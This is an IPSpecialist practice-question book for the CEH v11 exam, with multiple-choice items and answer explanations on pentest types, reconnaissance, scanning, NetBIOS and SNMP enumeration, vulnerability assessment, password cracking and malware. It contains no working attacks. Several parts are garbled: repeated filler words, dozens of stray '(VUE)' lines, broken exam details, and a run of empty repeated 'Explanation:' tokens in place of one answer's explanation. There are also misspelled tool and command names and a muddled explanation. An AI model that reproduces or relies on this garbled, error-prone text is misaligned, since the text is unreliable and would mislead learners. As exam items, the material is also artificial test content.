# Certified Ethical Hacker v11

Practice Questions

First Edition

**Table of Contents**

Title Page

www.ipspecialist.net

Document Control

About IPSpecialist

About the Authors:

Free Resources:

Our Products

About The Certification

EC-Council Certifications

How does CEH Certification Help?

Pre-Requisites

About the CEHv11 Exam

Practice Questions

About Our Products

www.ipspecialist.net

*Document Control*

*Control Control Control Control Control Control Control Control*
*Control Control Control*
*Control Control*

**Copyright © 2021 IPSpecialist LTD.**

Registered in England and Wales

Company Registration No: 10883539

Registration Office at: Office 32, 19-21 Crawford Street, London W1H 1PJ, United Kingdom

www.ipspecialist.net

All rights reserved. No part of this book may be reproduced or transmitted in any form or by any means, electronic or mechanical, including photocopying, recording, or by any information storage and retrieval system, without the written permission from IPSpecialist LTD, except for the inclusion of brief quotations in a review.

**Feedback:**

If you have any comments regarding the quality of this book, or otherwise alter it to better suit your needs, you can contact us through email at info@ipspecialist.net

Please make sure to include the book's title and ISBN in your message.

## *About IPSpecialist*

IPSPECIALIST LTD. IS COMMITTED TO EXCELLENCE AND DEDICATED TO YOUR SUCCESS.

Our philosophy is to treat our customers like family. We want you to succeed, and we are willing to do everything possible to help you make it happen. We have the proof to back up our claims. We strive to accelerate billions of careers with great courses, accessibility, and affordability. We believe that continuous learning and knowledge evolution are the most important things to keep re-skilling and up-skilling the world.

Planning and creating a specific goal is where IPSpecialist helps. We can create a career track that suits your visions as well as develop the competencies you need to become a professional Network Engineer. We can also assist you with the execution and evaluation of your proficiency level, based on the career track you choose, as they are customized to fit your specific goals.

We help you STAND OUT from the crowd through our detailed IP training content packages.

**Course Features:**

- Self-Paced Learning

Learn at your own pace and in your own time

- Covers Complete Exam Blueprint

Prep-up for the exam with confidence

- Case Study Based Learning

Relate the content with real-life scenarios

- Subscriptions that Suits You

Get more and pay less with IPS subscriptions

- Career Advisory Services

Let the industry experts plan your career journey

- Virtual Labs to test your skills

With IPS vRacks, you can evaluate your exam preparations

- Practice Questions

Practice questions to measure your preparation standards

- On Request Digital Certification

On request digital certification from IPSpecialist LTD

## *About the Authors:*

This book has been compiled with the help of multiple professional engineers. These engineers specialize in different fields e.g Networking, Security, Cloud, Big Data, IoT etc. Each engineer develops content in its specialized field that is compiled to form a comprehensive certification guide.

**About the Technical Reviewers:**

**Nouman Ahmed Khan**

AWS-Architect, CCDE, CCIEX5 (RandS, SP, Security, DC, Wireless), CISSP, CISA, CISM is a Solution Architect working with a major telecommunication provider in Qatar. He works with enterprises, mega-projects, and service providers to help them select the best-fit technology solutions. He also works closely as a consultant to understand customer business processes and helps select an appropriate technology strategy to support business goals. He has more than 14 years of experience working in Pakistan/Middle-East and UK. He holds a Bachelor of Engineering Degree from NED University, Pakistan, and M.Sc. in Computer Networks from the UK.

**Abubakar Saeed**

Abubakar Saeed has more than twenty-five years of experience, Managing, Consulting, Designing, and implementing large-scale technology projects, extensive experience heading ISP operations, solutions integration, heading Product Development, Presales, and Solution Design. Emphasizing on adhering to Project timelines and delivering as per customer expectations, he always leads the project in the right direction with his innovative ideas and excellent management.

**Dr. Fahad Abdali**

Dr. Fahad Abdali is a seasoned leader with extensive experience managing and growing software development teams in high-growth start-ups. He is a business entrepreneur with more than 18 years of experience in management and marketing. He holds a Bachelor Degree from NED University of Engineering and Technology and Doctor of Philosophy (Ph.D.) from University of Karachi.

**Mehwish Jawed**

Mehwish Jawed is working as a Senior Research Analyst. She holds a Master's and Bachelors of Engineering degree in Telecommunication Engineering from NED University of Engineering and Technology. She also worked under the supervision of HEC Approved supervisor. She has more than three published papers including both conference and journal papers. She has a great knowledge of TWDM Passive Optical Network (PON). She also worked as a Project Engineer, Robotic Trainer in a private institute and has research skills in the field of communication networks. She has both technical knowledge and industry-sounding information, which she utilizes effectively when needed. She also has expertise in cloud platforms, as in AWS, GCP, Oracle and Microsoft Azure.

---

**Ayesha Shaikh**

Ayesha Sheikh is a professional technical content writer. She holds a Bachelor's Degree in Computer Engineering from Sir Syed University of Engineering & Technology. She has hands on experience on SDN (Software Defined Network), Java, .NET development, machine learning, PHP, Artificial Intelligence, Python and other programming and development platforms as well as Database Management Systems like SQL,Oracle and so on. She is an excellent research analyst and is capable of performing all her tasks in a fast and efficient way.

***Free Resources:***

For Free Please visit our website and register to access your desired Resources Or contact us at: info@ipspecialist.net

**Career Report:** This report is a step-by-step guide for a novice who wants to develop his/her career in the field of computer networks. It answers the following queries:

What are the current scenarios and future prospects?
Is this industry moving towards saturation, or are new opportunities knocking at the door?
What will the monetary benefits be?
Why get certified?
How to plan, and when will I complete the certifications if I start today?
Is there any career track that I can follow to accomplish specialization level?

Furthermore, this guide provides a comprehensive career path towards being a specialist in networking and highlights the tracks needed to obtain certification.

**IPS Personalized Technical Support for Customers:** Good customer service means helping customers efficiently, in a friendly manner. It is essential to be able to handle issues for customers and do your best to ensure they are satisfied. Providing good service is one of the most important things that can set our business apart from the others of its kind.

Excellent customer service will result in attracting more customers and attain maximum customer retention.

IPS offers personalized TECH support to its customers to provide better value for money. If you have any queries related to technology and labs, you can simply ask our technical team for assistance via Live Chat or Email.

## *Our Products*

**Study Guides**

IPSpecialist Study Guides are the ideal guides to developing the hands-on skills necessary to pass the exam. Our workbooks cover the official exam blueprint and explain the technology with real-life case study-based labs. The content covered in each workbook consists of individually focused technology topics presented in an easy-to-follow, goal-oriented, step-by-step approach. Every scenario features detailed breakdowns and thorough verifications to help you completely understand the task and associated technology.

We extensively used mind maps in our workbooks to visually explain the technology. Our workbooks have become a widely used tool to learn and remember information effectively.

**vRacks**

Our highly scalable and innovative virtualized lab platforms let you practice the IPSpecialist Study Guide at your own time and your own place as per your convenience.

**Exam Cram**

The exam crams are a concise bundling of condensed notes of the complete exam blueprint. It is an ideal and handy document to help you remember the most important technology concepts related to the certification exam.

**Practice Questions**

IP Specialists' Practice Questions are dedicatedly designed from a certification exam perspective. The collection of these questions from our Study Guides are prepared keeping the exam blueprint in

mind, covering not only important but necessary topics as well. It's an ideal document to practice and revise your certification.

## *About The Certification*

This certification course covers all the information you need to pass the EC-Council's Certified Ethical Hacking 312-50 exam. The study guide is designed to take a practical approach to learning with real-life examples and case studies.

→ Covers complete CEH blueprint
→ Summarized content
→ Case Study based approach
→ Ready to practice labs on VM
→ Pass guarantee
→ Exam tips
→ Mind maps

## *EC-Council Certifications*

The International Council of E-Commerce Consultants (EC-Council) is a member-based organization that certifies individuals in various e-business and information security skills. It is the owner and creator of the world-famous Certified Ethical Hacker (CEH), Computer Hacking Forensics Investigator (CHFI), and EC-Council Certified Security Analyst (ECSA)/License Penetration Tester (LPT) certification, and as well as many others certification schemes, that are offered in over 87 countries globally.

EC-Council's mission is to validate information security professionals having the necessary skills and knowledge required in a specialized information security domain that helps them avert a cyber-war, "should the need ever arise". EC-Council is committed to withholding the highest level of impartiality and objectivity in its practices, decision making, and authority in all matters related to certification.

## *How does CEH Certification Help?*

A Certified Ethical Hacker is a skilled professional who understands and knows how to look for weaknesses and vulnerabilities in target systems and uses the same knowledge and tools as a clever hacker, but lawfully and legitimately, to assess the security posture of a target system(s). The CEH credential certifies individuals in the specific network security discipline of Ethical Hacking from a vendor-neutral perspective.


The purpose of the CEH credential is to:

→ Establish and govern minimum standards for credentialing professional information security specialists in ethical hacking measures.

→ Inform the public that credentialed individuals meet or exceed the minimum standards.

→ Reinforce ethical hacking as a unique and self-regulating profession.

**EC-Council Certification Tracks:**


CHIEF INFORMATION SECURITY OFFICER (CISO)
University Courses
Marketing/ Management
Information Security
Application Security
Expert
MSS
CAT618
CAT611
CAT616
CAT614
CAT612
CAST613
Specialist
BCA
BIS
PMITS
PM
PM
PM
PM
PM
PM
Advanced
ADCA
ADIS
PM
CIMP
CRM
CEH
PM
PM
PM
PM
Intermediate
DCA
DIS
CND
Fundamental
FPM
FNS
FIS
FCF
FSP
Certified Secure Computer User (CSCU)

## *Pre-Requisites*

CEH requires the candidate to have two years of work experience in the Information Security domain and should be able to provide proof of the same as validated through the application process unless the candidate attends official training.

## *About the CEHv11 Exam*

CEH v11 covers new modules for the security against emerging attack vectors, modern exploit technologies, focus on emerging technology challenges including containerization, Serverless computing, Operational Technology (OT), Cyber Kill Chain, and machine learning, including complete malware analysis process. Our CEH workbook delivers a deep understanding of the proactive assessment of vulnerabilities and the security gap in a real-world environment.

**Number of Questions:** 125
**Test** Hours
**Test** Choice
**Test** EXAM, VUE
**Exam Prefix:** 312-50 (ECC EXAM), 312-50 (VUE)

(VUE)
(VUE)
(VUE) (VUE)
(VUE)
(VUE)

(VUE) (VUE)
(VUE)
(VUE)
(VUE) (VUE)
(VUE)
(VUE)

(VUE)
(VUE) (VUE)
(VUE)
(VUE)
(VUE)
(VUE) (VUE)
(VUE)
(VUE)

## *Practice Questions*

Which of the following does an ethical hacker require to penetrate a system?

Training
Permission
Planning
Nothing

**Answer: B**
**Explanation:** Ethical Hackers always require legal permission.

What is Gray box Pentesting?

Pentesting with no knowledge
Pentesting with partial knowledge
Pentesting with complete knowledge
Pentesting with permission

**Answer: B**

**Explanation:** Gray box is a type of penetration testing in which the pentester is provided with very limited prior knowledge of the system or any information on targets.

If you have been hired to perform an attack against a target system to find and exploit vulnerabilities, what type of hacker are you?

Gray Hat

Blackhat
White Hat
Red Hat

**Answer: C**

**Explanation:** White-hat hackers always have legal permission to perform penetration testing against a target system.

Which of the following describes an attacker who goes after a target to draw attention to a cause?

Terrorist
Criminal
Hacktivist
Script Kiddie

**Answer: C**

**Explanation:** Hacktivists draw attention to the target to deliver a message or promote an agenda.

What is the level of knowledge does a script kiddie have?

Low

Average
High
Advanced

**Answer: A**
**Explanation:** Script Kiddies have no or very low knowledge about hacking.

A white-box test requires _____.

No knowledge
Some knowledge
Complete knowledge
Permission

**Answer: C**
**Explanation:** White-Box testing requires complete knowledge of a target.

Which of the following describes a hacker who attacks without regard for being caught or punished?

Hacktivist
Terrorist
Criminal
Suicide Hacker

**Answer: D**

**Explanation:** Suicide Hackers are those who aim for destruction without worrying about punishment.

A penetration test is required for which of the following reason?

Troubleshooting network issues
Finding vulnerabilities
To perform an audit
To monitor performance

**Answer: B and C**

**Explanation:** Penetration testing is required in an environment to perform an audit, find vulnerabilities and exploit them to address them before an attacker reaches them.

Hackers using their skills for both benign and malicious goals at different times are _____.

White Hat
Gray Hat
Black Hat
Suicide Hacker

**Answer: B**

**Explanation:** Gray Hats are those that are both offensive and defensive. They refer to computer hackers or computer security experts who may sometimes violate laws or typical ethical standards

but do not have the malicious intentions to improve the system security.

Vulnerability analysis is basically:

Monitoring for threats
Disclosure, scope, and prioritization of vulnerabilities
Defending techniques from vulnerabilities
Security application

**Answer: B**

**Explanation:** A vulnerability assessment is a process of identifying, quantifying, and prioritizing (or ranking) the vulnerabilities in a system.

What is Black-box testing?

Pentesting with no knowledge
Pentesting with complete knowledge
Pentesting with partial knowledge
Pentesting performed by Black Hat

**Answer: A**

**Explanation:** The black box is a type of penetration testing in which the pentester is blind testing, or double-blind testing, i.e., provided with no prior knowledge of the system or any information of the target.

What does TOE stand for?

Type Of Evaluation
Time Of Evaluation
Term Of Evaluation
Target Of Evaluation

**Answer: D**
**Explanation:** TOE stands for Target Of Evaluation.

The term “Vulnerability” refers to:

A virus
A malware
An attack
A weakness

**Answer: D**

**Explanation:** The vulnerability is a weak point or a loophole in any system or network that an attacker can exploit.

What are the basic ways to perform Footprinting?

Active and Passive Footprinting
Pseudonymous and Passive Footprinting
Social and Internet Footprinting

D. Active and Social Footprinting

**Answer: A**

**Explanation:** Reconnaissance, both active and passive, is often used to get information about a target, either directly or indirectly. The overarching goal of this phase is to maintain contact with the target in order to gather information without being detected or alerted.

Which one of the following is the best meaning of Footprinting?

Collection of information about the target
Monitoring a target
Tracing a target
Scanning a target

**Answer: A**

**Explanation:** Footprinting is basically the collection of every possible information regarding the target and targeted network.

What is the purpose of Social Engineering?

To reveal information from human beings
To extract information from compromised social networking sites
To reveal information about social networking sites
To compromise social accounts

**Answer: A**

**Explanation:** In the field of information security, social engineering refers to the psychological manipulation approach. This method is used to acquire data from those who are directly or indirectly interfering with the process.

Which feature is used to make a search more appropriate?

Keywords
Operators
Google hacking database
Cache

**Answer: B**

**Explanation:** Some advanced options can be used to search for a specific topic using search engines. These Advance search operators make the search more appropriate and focused on a certain topic.

Wayback Machine is used to _____.

Backup a Website
Scan a Website
Archive a Website
Manage a Website

**Answer: C**

**Explanation:** Wayback Machine is used to store/archive web pages so that you can look through them again later.

DGAR, CNBC and LexisNexis are used for _____.

Gathering financial information
Gathering general information
Gathering personal information
Gathering network information

**Answer: A**

**Explanation:** These websites gather information and reports of companies, including legal news, press releases, financial information, analysis reports, and upcoming projects and plans as well.

Which record type will reveal the information about the Host IP address?

A
MX
NS
SRV

**Answer: A**
**Explanation:** DNS Record Type "A" refers to Host IP Address.

Which record type will reveal the information about Domain's Mail Server (MX)?

A
MX
NS
SRV

**Answer: B**

**Explanation:** DNS Record Type "A" refers to Host IP Address, "MX" refers to Domain's Mail Server, "NS" refers to Host's Name Server and "SRV" reveals Service records information.

_____ is the most popular Web Reconnaissance framework used for information gathering purpose as well as network detection.

Maltego
Whois Application
Domain Dossier tool
Recong-ng

**Answer: D**

**Explanation:** Recongo-ng is a full-featured Web Reconnaissance framework that can be used for both data gathering and network detection. This programme is written in Python and includes separate modules, database interaction, and more.

Which tool can be used to view web server information?

Netstat
Netcraft
Nslookup
Wireshark

**Answer: B**

**Explanation:** Website Footprinting includes monitoring and investigating the target organization's official website for gaining information such as Software running, versions of this software, Operating Systems, Sub-directories, database, scripting information, and other details. This information can be gathered online by services such as netcraft.com or by using software such as Burp Suite, Zaproxy, Website Informer, Firebug, and others.

To extract information regarding a domain name registration, which of the following is most appropriate?

Whois lookup
DNS lookup
Maltego
Recong-ng

**Answer: A**

**Explanation:** "WHOIS" helps to gain information regarding a domain name, ownership information, IP Address, Netblock data, Domain Name Servers, and other information. Regional Internet Registries (RIR) administer the WHOIS database.

Which of the following statement below is correct?

UCP is connection-oriented, and TDP is Connection Less
TCP is connection-oriented, and UDP is Connection Less
TCP and UDP, both are connection-oriented

D. TCP and UDP, both are Connectionless

**Answer: B**

**Explanation:** TCP is a connection-oriented protocol. Data can be transferred bidirectionally once a link has been established. UDP is a simplified Internet protocol that does not require a connection. Using UDP, several messages are sent in chunks as packets. Unlike TCP, UDP does not add any dependability, flow control, or error-recovery functions to IP packets.

Is three-way handshaking the process of?

Establishment of TCP Connection
Establishment of UDP Connection
Establishment of either TCP or UDP Connection.

D. Not belong to TCP or UDP

**Answer: A**

**Explanation:** While establishing a TCP connection between hosts, three-way handshaking is performed. This handshaking assures that the session between these hosts is successful, stable, and connection-oriented.

Which of the following tools is used for Banner grabbing?

SCP
SSH
Telnet
Nmap

**Answer: C and D**

**Explanation:** Telnet, nmap, Curl, Netcat are the tools that are popularly used for banner grabbing.

Which server anonymizes the web traffic to provide anonymity?

Proxy Server
Web Server
Application

D. DNS Server

**Answer: A**

**Explanation:** The proxy server anonymizes the web traffic to provide anonymity. When a user sends a request for any resources to the

other publically available servers, a proxy server acts as an intermediary for these requests.

Which of the following tools is capable of performing a customized scan?

Nmap
Wireshark
Netcraft
Airpcap

**Answer: A**

**Explanation:** NMAP, in a nutshell, offers Host discovery, Port discovery, Service discovery, Operating System version information, Hardware (MAC) address information, Service version detection, Vulnerability, and exploit detection using NMAP Scripts (NSE).

Which of the following is not a TCP Flag?

URG
PSH
FIN
END

**Answer: D**
**Explanation:** TCP Flags include SYN, ACK, URG, PSH, FIN, and RST.

Successful three-way handshaking consists of:

SYN, SYN-ACK, ACK
SYN, SYN-ACK, END
SYN, FIN, RST

SYN, RST, ACK

**Answer: A**

**Explanation:** Consider Host A wants to communicate with Host B. TCP Connection will establish when host A sends a Sync packet to host B. Host B upon receipt of the Sync packet from Host A, replies to Host A with Sync+Ack packet. Host A will reply with Ack packet when it receives Sync+Ack packet from host B. After successful handshaking, TCP connection will be established.

Method of pinging a range of IP addresses is called:

Ping
Ping Sweep
Hping
SSDP Scanning

**Answer: B**

**Explanation:** Ping Sweep is a method of sending ICMP Echo Request packets to a range of IP addresses instead of sending one-by-one requests and observing the response.

The scanning technique in which TCP Three-way handshaking session is initiated and completed is called:

TCP Connect (Full-open Scan)
TCP Connect (Half-open Scan)
Stealth Scan (Half-open Scan)
Stealth Scan (Full-open Scan)

**Answer: A**

**Explanation:** Full Open Scan is the type of Scanning technique in which a TCP Three-way handshaking session is initiated and completed.

Xmas Scan is a type of Inverse TCP Flag scanning in which:

Flags such as URG, FIN, PSH are set
Flags are not set
Only FIN flag is set
Only SYN flag is set

**Answer: A**

**Explanation:** Inverse TCP Flag Scanning is a scanning technique in which the Sender transmits a TCP probe with or without TCP flags, such as FIN, URG, and PSH. XMAS Scanning is what happens when TCP Flags are set. Null Scanning is what happens when there is no flag set.

What is true about Enumeration:

In the phase of Enumeration, an Attacker initiates active connections with the target system to extract more information
In the phase of Enumeration, an attacker collects information about the target using Social Engineering
In the phase of Enumeration, an attacker collects information about the target using the passive connection

In the phase of Enumeration, an attacker collects information about the target using Scanning

**Answer: A**

**Explanation:** In the phase of Enumeration, an attacker initiates active connections with the target system. Direct requests are generated to obtain more information using this active connection. This information aids in locating the system's weak spots. Once an attacker has identified attack spots, it can use the information gathered to obtain unauthorized access to assets.

NetBIOS is basically _____.

Input / Output System program
Networking System
Operating System
Graphics Program

**Answer: A**

**Explanation:** NetBIOS is a Network Basic Input / Output System program that allows communication between different applications running on different systems within a local area network.

Which of the followings does not belong to NetBIOS Enumeration?

File Sharing information
Username and Password Information
Group Information

Port Information

**Answer: D**
**Explanation:** Port Information is revealed in the scanning phase.

The command nbstat with the option "-a" extracts the information of:

With hostname, Display the NetBIOS name table, MAC address information
With IP Address, Display the NetBIOS name table, MAC address information
NetBIOS name cache information
Displays the names registered locally by NetBIOS applications such as the server and redirector

**Answer: A**

**Explanation:** The nbtstat - a name > command checks the status of a NetBIOS adapter on the computer given by name>. The adapter status command displays the computer's local NetBIOS name table as well as the adapter card's MAC address. The nbtstat -A IP address > command does the same thing but with an IP address instead of a name.

The command nbstat with the option "-A" extracts the information of:

With hostname, Display the NetBIOS name table, MAC address information

With IP Address, Display the NetBIOS name table, MAC address information
NetBIOS name cache information
Displays the names registered locally by NetBIOS applications

**Answer: B**
**Explanation:**

**Explanation:**
**Explanation: Explanation: Explanation: Explanation: Explanation:**
**Explanation: Explanation: Explanation: Explanation: Explanation:**
**Explanation: Explanation: Explanation: Explanation: Explanation:**
**Explanation: Explanation: Explanation: Explanation: Explanation:**

**Explanation:**

**Explanation: Explanation: Explanation: Explanation:**
**Explanation: Explanation: Explanation: Explanation: Explanation:**
**Explanation: Explanation: Explanation: Explanation: Explanation:**

**Explanation: Explanation: Explanation: Explanation:**

_____ is not an example of SNMP Manager software.

PRTG
SolarWinds
OPManager
Wireshark

**Answer: D**

**Explanation:** Wireshark is not an example of SNMP Manager software. Wireshark is the most popular, widely used Network Protocol Analyzer tool across commercial, governmental, non-profit, and educational organizations.

Which of the following is correct about SNMP?

SNMP v1 does not support encryption
SNMP v1 and v2c do not support encryption
SNMP does not support encryption
All SNMP versions support encryption

**Answer: B**

**Explanation:** There is no support for encryption in versions 1 and 2c. SNMPv3 supports both encryption (DES) and hashing (MD5 or SHA).

SNMPv3 supports:

DES
Both DES and hashing (MD5 or SHA)
Hashing
SNMP does not support encryption

**Answer: B**

**Explanation:** SNMPv3 supports both encryption (DES) and hashing (MD5 or SHA). Implementation of version 3 has three models. NoAuthNoPriv means no encryption and hashing will be used. AuthNoPriv means only MD5 or SHA-based hashing will be used. AuthPriv means both encryption and hashing will be used for SNMP traffic.

Which port does not belong to NetBIOS over TCP (NetBT)?

TCP port 136
UDP port 137
UDP port 138
TCP port 139

**Answer: A**

**Explanation:** NetBIOS service uses TCP port 139. NetBIOS over TCP (NetBT) uses the following TCP and UDP ports:

UDP port 137 (name services)
UDP port 138 (datagram services)
TCP port 139 (session services)

Which of the following statements is true about NTP authentication?

NTPv1 does not support authentication
NTPv1 and NTPv2 do not support authentication
NTPv1, NTPv2, and NTPv3 do not support authentication
Only NTPv4 support authentication

**Answer: B**

**Explanation:** NTP version 3 (NTPv3), and later versions support a cryptographic authentication technique between NTP peers.

The process of finding weaknesses, design flaws, and security concerns in a network, Operating System, applications, or website is called:

Enumeration
Vulnerability Analysis
Scanning Networks
Reconnaissance

**Answer: B**

**Explanation:** Vulnerability assessment includes discovering weaknesses in an environment, design flaws, and other security concerns, which can cause an Operating System, application, or website to be misused. These vulnerabilities include misconfigurations, default configurations, buffer overflows, Operating System flaws, Open Services, and others. There are different tools available for network administrators and Pentesters to scan for vulnerabilities in a network.

Which of the following is a Pre-Assessment phase of the Vulnerability Assessment Life-Cycle?

Creating Baseline
Vulnerability Assessment
Risk Assessment

Remediation

**Answer: A**

**Explanation:** Creating Baseline is a pre-assessment phase of the vulnerability assessment life-cycle in which the pentester or network administrator who is performing the assessment identifies the nature of the corporate network, the applications, and services. He creates an inventory of all resources and assets, which helps to manage and prioritize the assessment. He also maps out the infrastructure and learns about the organization's security controls, policies, and standards.

Vulnerability Post Assessment phase includes:

Risk Assessment
Remediation
Monitoring
Verification
All of the above

**Answer: E**

**Explanation:** Risk Assessment includes scoping these identified vulnerabilities and their impact on the corporate network or an organization. Similarly, remediation, verification, and monitoring are the phase performed after Vulnerability Assessment.

The vulnerability assessment process in which the auditor follows different strategies for each network component is called:

Product-based Assessment
Service-based Assessment
Tree-based Assessment

Inference-based Assessment

**Answer: C**

**Explanation:** Tree-based assessment is a method of evaluation in which the auditor uses distinct tactics for each element of the environment. Consider the following scenario: an organization's network has many machines online; the auditor may use one strategy for Windows-based devices and another for Linux-based servers.

Approach to assist depending on the inventory of protocols in an environment is called:

Product-based Assessment
Service-based Assessment
Tree-based Assessment
Inference-based Assessment

**Answer: D**

**Explanation:** Inference-based assessment is another approach to assist depending on the inventory of protocols in an environment. For example, if an auditor found a protocol using an inference based assessment approach, the auditor will investigate for ports and services related to that protocol.

CVSS Stands for:

Common Vulnerability Solution Service
Common Vulnerability Service Solution

Common Vulnerability Scoring System
Common Vulnerability System Solution

**Answer: C**

**Explanation:** The Common Vulnerability Scoring System, in short, CVSS captures the key aspects of vulnerability and generates a numerical score that reflects its severity. The numerical score can then be converted to a qualitative representation (low, medium, high, and critical) to assist companies in correctly assessing and prioritizing their vulnerability management activities.

---

The Vulnerability Database launched by NIST is:

CVE
CVSS
NVD
Google Hacking Database

**Answer: C**

**Explanation:** U.S. National Vulnerability Database (NVD) was launched by the National Institute of Standards and Technology (NIST).

Which of the following is not a Vulnerability Scanning tool?

Nessus
GFI LanGuard

Qualys Scan
Wireshark

**Answer: D**

**Explanation:** Wireshark is the most extensively used Network Protocol Analyzer tool in the commercial, governmental, non-profit, and educational sectors. It is a free, open-source utility that runs natively on Windows, Linux, MAC OS X, BSD, Solaris, and other systems.

Which of the following is not an example of Non-Electronic / Non-Technical Password Attacks?

Shoulder Surfing
Social Engineering
Dumpster Diving
Dictionary Attack

**Answer: D**

**Explanation:** Non-Electronic attacks or Nontechnical Attacks are attacks, which do not require any technical understanding and knowledge. This type of attack can be done by shoulder surfing, social engineering, and dumpster diving.

Anthony is cracking a password by using the list of known and common phrases until the password is accepted. Which type of attack is this?

Brute Force Attack
Default Password

Dictionary Attack
Password Guessing

**Answer: C**

**Explanation:** A password cracking application is used in conjunction with a dictionary file in the Dictionary attack to conduct password cracking. This dictionary file contains the whole vocabulary or list of known and common words to try password recovery. This is the most basic sort of password cracking, and systems that utilize strong, unique, and alphanumeric passwords are usually not subject to dictionary attacks.

An attacker is cracking the password by trying every possible combination of alphanumeric characters. Which of the following types of Password Cracking is this?

Brute Force Attack
Default Password
Dictionary Attack
Password Guessing

**Answer: A**

**Explanation:** Brute Force attack attempts to recover the password by trying every possible combination of characters. Each combination pattern is attempted until the password is accepted. Brute forcing is a common and basic technique to uncover passwords.

Addition of characters in the password to make it a one-way function is called:

Password Encryption
Password Hashing
Password Padding
Password Salting

**Answer: D**

**Explanation:** Password Salting is the process of adding an additional character in the password to a one-way function. This addition of characters makes the password more difficult to reverse the hash. The major advantage or primary function of Password Salting is to defeat the dictionary attacks and pre-computed attacks.

Which of the following is a framework that can perform automated attacks on services, applications, port, and unpatched software?

Wireshark
Maltego
Metasploit
Syhunt Hybrid

**Answer: C**

**Explanation:** Metasploit Framework allows you to automate the discovery and exploitation processes and provide you with the tools you will need to complete the manual testing phase of a penetration test. Metasploit Pro can be used to scan for open ports and services, exploit vulnerabilities, pivot deeper into a network, collect evidence, and prepare a test report.

————- is the term for cracking passwords using pre-computed hashes.

Rainbow Table Attack
Brute Force Attack
Dictionary Attack
Password Guessing

**Answer: A**

**Explanation:** To make a rainbow table, every conceivable character combination is computed for the hash. An attacker can grab the target's password hash and compare it to the rainbow table if the rainbow table contains all possible pre-computed hashes.

How can you protect yourself from a Rainbow table attack?

Changing Default Password
Configuring Unpredictable Password
Password Salting
Password Hashing

**Answer: C**

**Explanation:** Password Salting is the process of adding an additional character in the password to a one-way function. This addition of characters makes the password more difficult to reverse the hash. The major advantage or primary function of Password Salting is to defeat the dictionary attacks and pre-computed attacks.

Which of the following definitions of malware is the most accurate?

Malware are viruses
Malware is malicious software
Malware are Trojans
Malware are infected files

**Answer: B**

**Explanation:** Malware is abbreviated from the term Malicious Software. The term malware is an umbrella term; it defines a wide variety of potentially harmful software. This malicious software is specially designed for gaining access to target machines, stealing information, and harm the target system.

Which of the following does not belong to the virus?

Replication
Propagation
Requires trigger to infect
Backdoor

**Answer: D**

**Explanation:** The virus is a self-replicating program that may make numerous copies of itself by attaching itself to any other program. These viruses can run as soon as they are downloaded, or they can wait for the host to run them, or they can go to sleep for a set period of time. Viruses have the following characteristics: -

